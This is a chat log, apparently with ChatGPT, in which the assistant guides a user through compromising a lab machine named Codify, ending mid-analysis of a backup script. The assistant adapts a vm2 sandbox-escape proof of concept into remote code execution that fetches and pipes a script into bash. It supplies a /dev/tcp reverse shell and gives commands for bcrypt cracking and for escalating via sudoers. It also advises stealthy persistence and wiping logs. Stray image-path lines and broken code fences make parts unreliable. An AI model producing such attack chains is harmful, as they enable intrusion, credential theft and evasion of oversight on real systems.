User:

You're an excellent cybersecurity penetration tester assistant. You need to help the tester in a cybersecurity training process, and your commitment is essential to the task. Please give concise instructions to follow.

ChatGPT:

Certainly! As an assistant in a cybersecurity penetration testing scenario, your role is crucial in guiding and supporting the penetration tester. Here are some concise steps you can follow:

1. **Understand the Scope**: Ensure you have a clear understanding of the testing scope. Know which systems, networks, and applications are to be tested, and understand any limitations or boundaries set by the client.
2. **Gather Information**:
    - Use tools like Nmap for network scanning to identify open ports and services.
    - Perform OSINT (Open Source Intelligence) to gather publicly available information about the target.
3. **Identify Vulnerabilities**:
    - Use vulnerability scanners like Nessus or OpenVAS to detect known vulnerabilities.
    - Manually check for common security issues like outdated software, misconfigurations, and weak passwords.
4. **Exploit Vulnerabilities**:
    - Use tools like Metasploit to exploit identified vulnerabilities.
    - Document the steps taken and the outcomes of each exploit attempt.
5. **Post-Exploitation Analysis**:
    - Once access is gained, explore the system to understand the level of access obtained.
    - Look for sensitive data, access to other systems, and potential to escalate privileges.
6. **Maintain a Professional Approach**:
    - Always adhere to ethical guidelines and the agreed-upon scope.
    - Avoid disrupting the normal operations of the system.
7. **Report Findings**:
    - Prepare a detailed report outlining vulnerabilities, how they were exploited, and the potential impact.
    - Include recommendations for remediation and improving security posture.
8. **Review and Reflect**:
    - After the test, review the process and outcomes with the tester.
    - Discuss what worked well and what could be improved in future tests.

Remember, the goal of penetration testing is not just to find vulnerabilities but also to help the organization improve its security measures. Your role as an assistant is pivotal in ensuring that the testing process is thorough, ethical, and beneficial to the client.

User:

I am trying to perform a pentest on a test server 10.10.11.239. Please be brief in you instructions

ChatGPT:

To perform a penetration test on the server at IP 10.10.11.239, follow these brief steps:

1. **Scan the Network**:
    - Use `nmap` to scan for open ports and services: `nmap -sV 10.10.11.239`.
2. **Enumerate Services**:
    - Analyze the scan results to identify running services and their versions.
3. **Vulnerability Scanning**:
    - Use a tool like `Nessus` or `OpenVAS` to scan for known vulnerabilities.
4. **Exploit Known Vulnerabilities**:
    - Based on your findings, use tools like `Metasploit` to exploit any known vulnerabilities.
5. **Post-Exploitation**:
    - If you gain access, assess the level of control obtained, and search for sensitive data.
6. **Documentation**:
    - Document all findings, steps taken, and evidence of successful exploits.
7. **Ethical Conduct**:
    - Ensure all actions are within the scope and ethical guidelines of the test.

Remember, this is a high-level overview. Each step may require specific tools and techniques based on the server's configuration and identified vulnerabilities.

User:
here is the output of nmap Starting Nmap 7.93 (https://nmap.org) at 2023-11-27 00:50 CST Nmap scan report for codify.htb (10.10.11.239) Host is up (0.059s latency). Not shown: 997 closed tcp ports (conn-refused) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.52 3000/tcp open http Node.js Express framework Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 20.08 seconds

ChatGPT:

Based on your Nmap scan results, here's how to proceed with your penetration test on the server at 10.10.11.239:

1. **SSH Service on Port 22**:
    - Check for weak or default credentials.
    - Attempt SSH key-based attacks if keys are improperly configured.
2. **HTTP Service on Port 80**:
    - Check for common web vulnerabilities (SQL injection, XSS, etc.).

- Use tools like `Nikto` or `Dirb` to find hidden directories or files.

3. **Node.js Express Framework on Port 3000**:
    - Look for misconfigurations in Express.
    - Check for known vulnerabilities in the Node.js version.
    - Test for insecure APIs or endpoints.
4. **Further Enumeration**:
    - Use more advanced scanning tools (like `Gobuster` or `OWASP ZAP`) to find more details about the web services.
    - Review the application and server configurations for any misconfigurations or leaks.
5. **Exploitation**:
    - Depending on the vulnerabilities discovered, you might exploit them using tools like `Metasploit` or manual exploitation techniques.
6. **Report and Document**:
    - Keep a detailed record of your actions, findings, and any successful exploits.

Remember to stay within your authorized scope and follow ethical guidelines. This is a high-level guide, and the specific steps can vary based on your findings during the test.

User:
when i try and access the webpage, firefox says "server not found", is there something i need to do first to access it?

ChatGPT:


If you are trying to access a web page on the server at 10.10.11.239 and Firefox is returning a "Server not found" error, it could be due to several reasons. Here are some steps to troubleshoot and resolve the issue:


1. **Check Network Connection**:
    - Ensure your device is connected to the network and can reach other internet or local network destinations.
2. **Verify IP Address**:
    - Double-check that 10.10.11.239 is the correct IP address of the server you are trying to access.
3. **Ping the Server**:
    - Use the `ping` command to check if the server is reachable: `ping 10.10.11.239`.
    - If there's no response, the server might be down or unreachable from your network.
4. **Check Hosts File**:
    - If the server is using a domain name, ensure that the domain is correctly mapped to its IP address in your hosts file.
5. **VPN or Network Isolation**:
    - If the server is on a different network (like a test lab or isolated environment), make sure you are connected to the correct network or VPN.

6. **Firewall or Network Policies**:
    - Check if there are any firewall rules or network policies that might be blocking your access to the server.
7. **Server Configuration**:
    - Ensure the server is configured to serve HTTP requests and is not restricted to specific IP addresses or networks.
8. **Browser Settings**:
    - Check your browser settings to ensure there are no proxies or configurations that could interfere with accessing the server.

If you're working in a controlled testing environment, like a penetration testing lab or a virtual environment, make sure the configuration aligns with the network setup of that environment. Sometimes, accessing specific test servers requires configuration changes or specific network setups to ensure connectivity.

User:
after editing the hosts file as suggested, i was able to access the website. Here are two screenshots of the main pages.





ChatGPT:

Great, you've accessed the Codify website. Based on the screenshots you've provided, here are some potential areas to explore during your penetration test:

1. **Code Editor Functionality**:
    - Test the code editor for common web application vulnerabilities such as Cross-Site Scripting (XSS), SQL Injection, or Remote Code Execution (RCE).
    - Try inputting unexpected data or code to see if the sandboxing is effective or if there are ways to break out of it.
2. **Sandboxing Technology (vm2)**:
    - Research known vulnerabilities or misconfigurations associated with the vm2 sandboxing library.
    - Experiment with edge cases to see if you can execute code outside the sandbox environment.
3. **Information Gathering**:
    - Examine the "About Us" and other informational pages for hints about the server setup, technologies used, or personnel information that might aid in social engineering.
4. **Input Validation**:
    - Check the website forms for proper input validation and handling. Improper validation can often lead to vulnerabilities.
5. **Server Headers**:
    - Inspect the HTTP headers for security misconfigurations such as missing security headers or revealing too much information.
6. **Authentication Pages**:
    - If there are any login or administrative interfaces, they should be a primary target for testing authentication mechanisms and session management.

Given the nature of the service, focus on testing for Remote Code Execution (RCE), Local File Inclusion (LFI), and Server-Side Request Forgery (SSRF) as these would be the most impactful given that users can execute code through the website. Always ensure you have proper authorization before attempting any potentially intrusive tests.

User:
can you search for any vulnerabilities of the vm2 library that the about us page mentioned? The vm2 link on the page goes to version 3.9.16.

ChatGPT:

The vm2 library version 3.9.16 that the "About Us" page of Codify links to is known to have critical vulnerabilities. The identified vulnerabilities are as follows:

- **CVE-2023-30547**: This vulnerability allows attackers to raise an unsanitized host exception within the `handleException()` method, which could be exploited to escape the sandbox and execute arbitrary code in the host context[1].
- **CVE-2023-29199**: A similar vulnerability in the source code transformer (exception sanitization logic) allows attackers to bypass `handleException()` and leak unsanitized host exceptions. This could also be used to escape the sandbox and run arbitrary code in the host context[2].

Both vulnerabilities are rated with a CVSSv3 score of 9.8 out of 10, indicating that they are critical in severity[3]. These flaws could potentially be exploited to break out of the vm2 sandbox protections and achieve remote code execution[4].

It is highly recommended to upgrade the vm2 library to version 3.9.17 or later to mitigate the risks associated with these vulnerabilities[5]. If the application on the server is using vm2 version 3.9.16, it is vulnerable to these issues, and attackers could potentially exploit these flaws to gain unauthorized access or control over the host system. It would be prudent for a penetration tester to investigate these vulnerabilities further and assess whether they are applicable to the target environment.

User:
The third link has a proof of concept: const {VM} = require("vm2"); const vm = new VM(); const code = ` err = {}; const handler = { getPrototypeOf(target) { (function stack() { new Error().stack; stack(); })(); } }; const proxiedErr = new Proxy(err, handler); try { throw proxiedErr; } catch ({constructor: c}) { c.constructor('return process')().mainModule.require('child_process').execSync('touch pwned'); } ` console.log(vm.run(code)); Please modify it to allow RCE on the test machine, where my ip is 10.10.14.149. note that i can use python to serve a page for the test server to access.

ChatGPT:

If you want to modify the provided proof of concept to allow for Remote Code Execution (RCE) on the test machine and have it connect back to your machine (10.10.14.149), you can serve a malicious payload using Python's HTTP server. You would need to create a payload that, when executed by the vulnerable server, initiates a connection back to your listener.

Here's a step-by-step plan:

1. **Prepare Your Listener**: Set up a listener on your machine to catch the incoming connection. You can use `netcat` for this purpose:

   ```
   bash
   ```

- `nc -lvnp 4444`

This will set up a listener on port 4444.

- **Serve the Payload**: Use Python's `http.server` module to serve a payload. First, write a shell script named `payload.sh` that contains a reverse shell command:

```
bash
```

```
bash -i >& /dev/tcp/10.10.14.149/4444 0>&1
```

Serve it using Python's HTTP server on port 80:

bash

- `sudo python3 -m http.server 80`

- **Modify the Proof of Concept**: Modify the JavaScript code to download and execute your `payload.sh` script. Here's the modified code:

javascript

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')
().mainModule.require('child_process').execSync('curl
http://10.10.14.149/payload.sh | bash');
}
`

console.log(vm.run(code));
```

Replace `curl http://10.10.14.149/payload.sh | bash` with the actual command to fetch and execute the payload from your Python server. This command uses `curl` to download the `payload.sh` script from your server and pipes it to `bash` for execution. Make sure your Python server is reachable from the test server.

Important Security Note: The instructions here are for educational purposes and should only be used in environments where you have explicit authorization to conduct penetration tests. Unauthorized access to computer systems is illegal. Always follow ethical guidelines and obtain proper permissions before attempting any security testing.

User:
i now have access to a reverse shell in the test server, please continue with your guidance

ChatGPT:

Great! With a reverse shell on the test server, you now have the capability to execute commands as if you were directly interacting with the server's command line. Here's how to proceed:

1. **Stabilize the Shell**:
    - Try to upgrade your shell to a fully interactive TTY shell for better control. You can use Python if it's installed on the server:

      ```
      bash
      ```

- `python -c 'import pty; pty.spawn("/bin/bash")'`

- Once you have a TTY shell, you can use `Ctrl + Z` to background it, then prepare your local shell by setting the terminal to raw mode and foregrounding the reverse shell:

```
bash
```

    - `stty raw -echo; fg`

    - Reset the terminal by typing `reset` and set the terminal dimensions to match your current terminal using `stty rows <num> columns <num>`, replacing `<num>` with the actual number of rows and columns.
2. **Gather Information**:
    - Find out who you are (`whoami`) and which users are on the system (`cat /etc/passwd`).
    - Check the operating system and kernel version (`uname -a`).
    - Look for other network services that might be running locally (`netstat -tulnp`).
3. **Enumerate and Assess**:
    - Look for scheduled jobs (`crontab -l` and `ls -alh /etc/cron*`).
    - Search for configuration files, SSH keys, or other sensitive information that might be useful.
    - Check for running processes and installed software (`ps aux`, `dpkg -l`, `rpm -qa`).
4. **Privilege Escalation**:
    - Determine if there are any known vulnerabilities in the installed software (`searchsploit <software name>`).
    - Look for files with SUID or SGID bits set (`find / -perm -u=s -type f 2>/dev/null`).
    - Identify misconfigurations or weak permissions that might be exploited to gain higher privileges.
5. **Maintain Access**:
    - If necessary, set up a method to maintain access, like adding an SSH key or creating a new user account with elevated privileges.
    - Ensure that the method is stealthy and doesn't trigger any security mechanisms the server might have.
6. **Exfiltrate Data**:
    - If part of your penetration testing scope includes data exfiltration, locate and securely transfer any targeted data back to your machine.

7. **Cover Tracks**:
    - Be mindful of logging and auditing systems. If authorized for this type of operation, clean up any logs that might have captured your activities (`/var/log/`).
8. **Reporting**:
    - Document every step taken, including any commands executed, outputs, and any files accessed or modified.
    - Prepare a report detailing vulnerabilities, methods used for exploitation, and recommendations for remediation.

Always follow the rules of engagement and legal restrictions for your penetration test. Once you're done, ensure you clean up and remove any tools, scripts, or backdoors you've placed on the system, unless otherwise specified by the scope of your engagement.

User:
svc@codify:~$ cat /etc/passwd root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin tss:x:110:116:TPM software
stack,,,:/var/lib/tpm:/bin/false landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash svc:x:1001:1001:,,,:/home/svc:/bin/bash fwupd-
refresh:x:114:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false

ChatGPT:

The `/etc/passwd` file lists all the users on the system along with some important information like their home directory and default shell. From the content you provided, here are a couple of users that stand out:

- **root**: This is the superuser account with full access to the system.
- **joshua**: A regular user with a home directory and a default shell. This could be a potential target for privilege escalation if this user has sudo rights or other exploitable configurations.
- **svc**: This is your current user, also with a home directory and shell access.

Now that you have this information, here are your next steps:

1. **Explore User Directories**:
    - Look inside the home directories of `svc` and `joshua` for files with sensitive information: `ls -la /home/svc` and `ls -la /home/joshua`.
2. **Check for Sudo Privileges**:
    - Check if `svc` or `joshua` has sudo privileges that might allow executing commands as root: `sudo -l`.
3. **SSH Keys**:
    - Check for SSH keys that might allow access to other accounts: `cat /home/svc/.ssh/authorized_keys` and `cat /home/joshua/.ssh/authorized_keys`.
4. **User History Files**:
    - Review history files that might contain past commands or credentials: `cat /home/svc/.bash_history` and `cat /home/joshua/.bash_history`.
5. **Scheduled Jobs**:
    - Look for scheduled jobs (cron jobs) that might be exploitable: `crontab -l` and `ls -la /etc/cron.*`.
6. **Misconfigured File Permissions**:
    - Search for files that you can write to as `svc` which should be restricted: `find / -writable -type f 2>/dev/null`.
7. **Running Processes**:
    - Check for any processes running as other users which might be exploitable: `ps aux | grep '^joshua'`.
8. **Exploitable Services**:
    - Look for services running as `joshua` or `root` that might have known vulnerabilities or misconfigurations.
9. **Potential Escalation Vectors**:
    - If you find that `joshua` has more privileges than `svc`, you might want to focus on escalating to `joshua`. This can be done through SSH key stealing, exploiting user-specific cron jobs, or misconfigured file permissions.

Always remember to operate within the legal and ethical boundaries of your penetration testing engagement. Document your findings carefully, and ensure any actions taken are authorized and intended for the purposes of the assessment.

User:
how do i find a list of data files on the test server for exfiltration as suggested?

ChatGPT:

To find data files on the test server, you can use the `find` command to search for files with extensions typically associated with databases. Here's how you can do that:

1. **Common Database File Extensions**: Search for files with common database extensions like `.db`, `.sql`, `.sqlite`, `.sqlite3`, `.mdb`, etc. Use the following command to search for these:

   bash

- ```
  find / -type f \( -name "*.db" -o -name "*.sql" -o -name "*.sqlite" -o -name "*.sqlite3" -o -name "*.mdb" \) 2>/dev/null
  ```

- **Specific Database Data Directories**: If you know what database system is in use (e.g., MySQL, PostgreSQL), you can look in their default data directories:

- **MySQL**: `/var/lib/mysql/`
- **PostgreSQL**: `/var/lib/postgresql/`

Use the `ls` command to list contents if you have the permissions, or use `find` to search for specific data file patterns.

- **Configuration Files**: Look for database configuration files that might contain paths to data files:

- For MySQL: `cat /etc/mysql/my.cnf` (or other files in `/etc/mysql/conf.d/`)
- For PostgreSQL: `cat /etc/postgresql/*/main/postgresql.conf`

- **Check Environment Variables**: Sometimes, environment variables can include paths to data files or directories:

bash

- ```
  env | grep -i db
  ```

- **Search for Running Database Services**: If there are any database services running, you might find clues about the location of database files:

bash

5. ```
   ps aux | grep -i mysql
   ps aux | grep -i postgres
   ```

Remember to use these commands responsibly and only during authorized penetration testing activities. Unauthorized access to or searching for database files on systems you do not own is illegal.

User:
svc@codify:~$ find / -type f \(-name "*.db" -o -name "*.sql" -o -name "*.sqlite" -o -name "*.sqlite3" -o -name "*.mdb" \) 2>/dev/null /var/cache/man/index.db /var/cache/man/zh_CN/index.db /var/cache/man/de/index.db /var/cache/man/pl/index.db
   ```

/var/cache/man/es/index.db /var/cache/man/uk/index.db /var/cache/man/ko/index.db
/var/cache/man/sr/index.db /var/cache/man/fi/index.db /var/cache/man/fr/index.db
/var/cache/man/da/index.db /var/cache/man/tr/index.db /var/cache/man/zh_TW/index.db
/var/cache/man/pt/index.db /var/cache/man/hu/index.db /var/cache/man/it/index.db
/var/cache/man/ro/index.db /var/cache/man/nl/index.db /var/cache/man/cs/index.db
/var/cache/man/sv/index.db /var/cache/man/pt_BR/index.db /var/cache/man/ru/index.db
/var/cache/man/id/index.db /var/cache/man/ja/index.db /var/cache/man/sl/index.db
/var/www/contact/tickets.db /var/lib/plocate/plocate.db /var/lib/fwupd/pending.db
/var/lib/PackageKit/transactions.db /var/lib/command-not-found/commands.db
/usr/lib/firmware/regulatory.db

ChatGPT:

The output from the `find` command lists various `.db` files located on the test server. Most of the listed files seem to be related to system or application caches and indexes, like the man page caches (`/var/cache/man/index.db`) or firmware regulations (`/usr/lib/firmware/regulatory.db`).

However, one file stands out as potentially interesting from a penetration testing perspective:

- `/var/www/contact/tickets.db`

This file, based on its path, appears to be a database related to a contact or ticketing system that is part of a web application. It could contain information that is useful for further penetration testing, such as user information, contact details, or support tickets which might include sensitive data.

Here's what you can do with this file:

1. **Access the Database**:
    - Use SQLite commands to interact with `.db` files, since the file extension suggests it may be an SQLite database:

      bash

- `sqlite3 /var/www/contact/tickets.db`

- Once inside the SQLite prompt, you can use `.tables` to list the tables, `PRAGMA table_info(table_name);` to get details about columns in a table, and standard SQL queries to explore the data.
- **Check for Sensitive Information**:
- Look for tables that might contain sensitive data such as user accounts, passwords, or personal information.
- **Export Data**:
- If authorized, you could export data for analysis:

  bash

- `.output extracted_data.txt`
`.dump`

- Or you could select specific data to export:

bash

```
.output user_data.txt
SELECT * FROM users;
```

Remember to follow the rules of engagement for your penetration testing. Accessing and exporting data from databases should only be done with explicit permission and when it's within the scope of your assessment. Document any actions you take for your penetration testing report.

User:
sqlite> select * from users;
3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2

ChatGPT:

The information from the `users` table shows a user entry:

- **Username**: joshua
- **Password Hash**: `$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2`

The password hash appears to be a bcrypt hash, given the `$2a$` prefix, which is commonly used to store secure passwords. Here's how you can proceed:

1. **Password Cracking**:
    - You may attempt to crack the hash to retrieve the plaintext password. You can use password cracking tools like `John the Ripper` or `hashcat` with a wordlist to try and crack the hash.
2. **Potential Privilege Escalation**:
    - If you manage to obtain the plaintext password, test it with the `joshua` account on the system, as well as any other services where `joshua` might have an account (databases, email, etc.).
3. **Password Reuse**:
    - Often, users reuse passwords across different services. Check if the password for `joshua` works for other user accounts, SSH, databases, or web applications on the server.
4. **Check for Access**:
    - If you gain access to `joshua`'s account, re-check for sudo privileges and other potential access rights that could aid in further penetration testing activities.
5. **Documentation**:
    - Document the hash, the method used for cracking it, and any passwords discovered. This will be important for the penetration testing report and for providing recommendations to strengthen password policies.

Be sure to operate within ethical boundaries and have proper authorization before attempting to crack passwords. Unauthorized password cracking and accessing accounts is illegal.

User:
can you suggest the command to crack the password with john? the wordlist that i've had success with in the past is /usr/share/wordlists/rockyou.txt

ChatGPT:

To crack the bcrypt hash using John the Ripper with the `/usr/share/wordlists/rockyou.txt` wordlist, follow these steps:

1. **Save the Hash**:
    - Create a text file (e.g., `hash.txt`) and paste the bcrypt hash into it. Make sure the hash is the only content in the file.
2. **Prepare the Wordlist**:
    - Ensure the wordlist `/usr/share/wordlists/rockyou.txt` is uncompressed and readable. If it's compressed (e.g., `rockyou.txt.gz`), uncompress it first using `gunzip`.
3. **Use John the Ripper**:
    - Run John the Ripper with the `hash.txt` file and specify the wordlist:

      bash

- `john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt`

- **Monitor the Cracking Process**:
- You can check the status of the cracking process at any time by running:

  bash

- `john --status`

- **View Cracked Passwords**:
- Once John has cracked the hash, view the password with:

  bash

    - `john --show hash.txt`

This will start the password cracking process. Depending on the complexity of the password and the speed of your hardware, this process can take anywhere from seconds to several hours or more.

Remember, cracking passwords should only be done in a legal and ethical context, with explicit permission and within the boundaries of your authorized penetration testing activities. Unauthorized password cracking is illegal and unethical.

User:
$john --show hash.txt

joshua:spongebob1

1 password hash cracked, 0 left

ChatGPT:

Great, you have successfully cracked the password hash for the `joshua` user. The plaintext password is `spongebob1`. With this information, you have several options to further your penetration testing:

1. **Attempt Login as Joshua**:
    - Try logging in as `joshua` on the system using SSH or directly on the terminal if you have access:

      `bash`

- `ssh joshua@10.10.11.239`
- Use `spongebob1` as the password when prompted.
- **Check for Sudo Privileges**:
- Once logged in as `joshua`, check if the user has sudo privileges:

  `bash`

- `sudo -l`
- This will show if `joshua` can run commands as root, which could be a major privilege escalation vector.
- **Explore Joshua's Home Directory**:
- Explore the home directory of `joshua` for any sensitive information, configuration files, or SSH keys:

  `bash`

    - `ls -la /home/joshua`

2. **Check for Reused Passwords**:
    - See if the password `spongebob1` is reused on other services on the server, like databases, web applications, or other user accounts.
3. **Document Your Findings**:
    - Document the process of cracking the password and any subsequent access or information gathered as `joshua`.
    - This will be valuable for your penetration testing report and recommendations for improving security.
4. **Further Penetration Testing Steps**:
    - Depending on what access or information you find as `joshua`, you may be able to further explore the network, escalate privileges, or access sensitive data.

Always remember to operate within the legal and ethical boundaries of your penetration testing engagement. Unauthorized access, even with discovered credentials, is illegal.

User:
joshua@codify:~$ sudo -l [sudo] password for joshua: Matching Defaults entries for joshua on codify: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty User joshua may run the following commands on codify: (root) /opt/scripts/mysql-backup.sh

ChatGPT:

The `sudo -l` output indicates that the user `joshua` has permission to run the script `/opt/scripts/mysql-backup.sh` as root without requiring a password. This presents a potential privilege escalation opportunity if you can exploit this script. Here's how you can proceed:

1. **Examine the Script**:
    - Check the contents of `/opt/scripts/mysql-backup.sh` to understand what it does:

      bash

- `cat /opt/scripts/mysql-backup.sh`

- Look for any commands within the script that you might be able to exploit or modify.
- **Check Write Permissions**:
- Determine if you have write permissions to the script:

  bash

- `ls -l /opt/scripts/mysql-backup.sh`

- If `joshua` can modify the script, you can alter it to execute commands of your choice with root privileges.
- **Modify the Script for Privilege Escalation**:
- If you have write access, add a command to the script that will escalate your privileges, such as adding `joshua` to the `sudoers` file or spawning a shell. For example:

  bash

- `echo 'echo "joshua ALL=(ALL:ALL) NOPASSWD:ALL" >> /etc/sudoers' >> /opt/scripts/mysql-backup.sh`

- Alternatively, you could add a line to spawn a root shell:

bash

- `echo '/bin/bash' >> /opt/scripts/mysql-backup.sh`

- **Execute the Script as Root**:
- Run the script with sudo to execute your added command:

  bash

- `sudo /opt/scripts/mysql-backup.sh`

- **Verify Elevated Privileges**:
- If you added `joshua` to the `sudoers` file, test your new privileges:

  `bash`

  - `sudo whoami`
  - If you added a command to spawn a shell, you should now have a root shell.

2. **Clean Up**:
   - After you have escalated your privileges, remember to remove any modifications you made to the script to cover your tracks.
3. **Document Everything**:
   - Document the process and any commands you used. This information is crucial for your penetration testing report.

Remember, it's essential to stay within the boundaries of your authorized testing. Escalating privileges and modifying system files should only be done in a controlled, legal environment with explicit permission. Unauthorized actions could be illegal and harmful.

User:
$ cat /opt/scripts/mysql-backup.sh #!/bin/bash DB_USER="root" DB_PASS=$(/usr/bin/cat /root/.creds) BACKUP_DIR="/var/backups/mysql" read -s -p "Enter MySQL password for $DB_USER: " USER_PASS /usr/bin/echo if [[$DB_PASS == $USER_PASS]]; then /usr/bin/echo "Password confirmed!" else /usr/bin/echo "Password confirmation failed!" exit 1 fi /usr/bin/mkdir -p "$BACKUP_DIR" databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)") for db in $databases; do /usr/bin/echo "Backing up database: $db" /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz" done /usr/bin/echo "All databases backed up successfully!" /usr/bin/echo "Changing the permissions" /usr/bin/chown root:sys-adm "$BACKUP_DIR" /usr/bin/chmod 774 -R "$BACKUP_DIR" /usr/bin/echo 'Done!' $ ls -l /opt/scripts/mysql-backup.sh -rwxr-xr-x 1 root root 928 Nov 2 12:26 /opt/scripts/mysql-backup.sh

ChatGPT:

The script `/opt/scripts/mysql-backup.sh` is readable and executable by the user `joshua`, but not writable, as indicated by the permissions `-rwxr-xr-x`. Since you can't modify the script directly, let's explore other angles:

1. **Script Analysis**:
   - The script reads a password from `/root/.creds` and compares it with the input provided by the user. If the passwords match, it proceeds to back up MySQL databases.
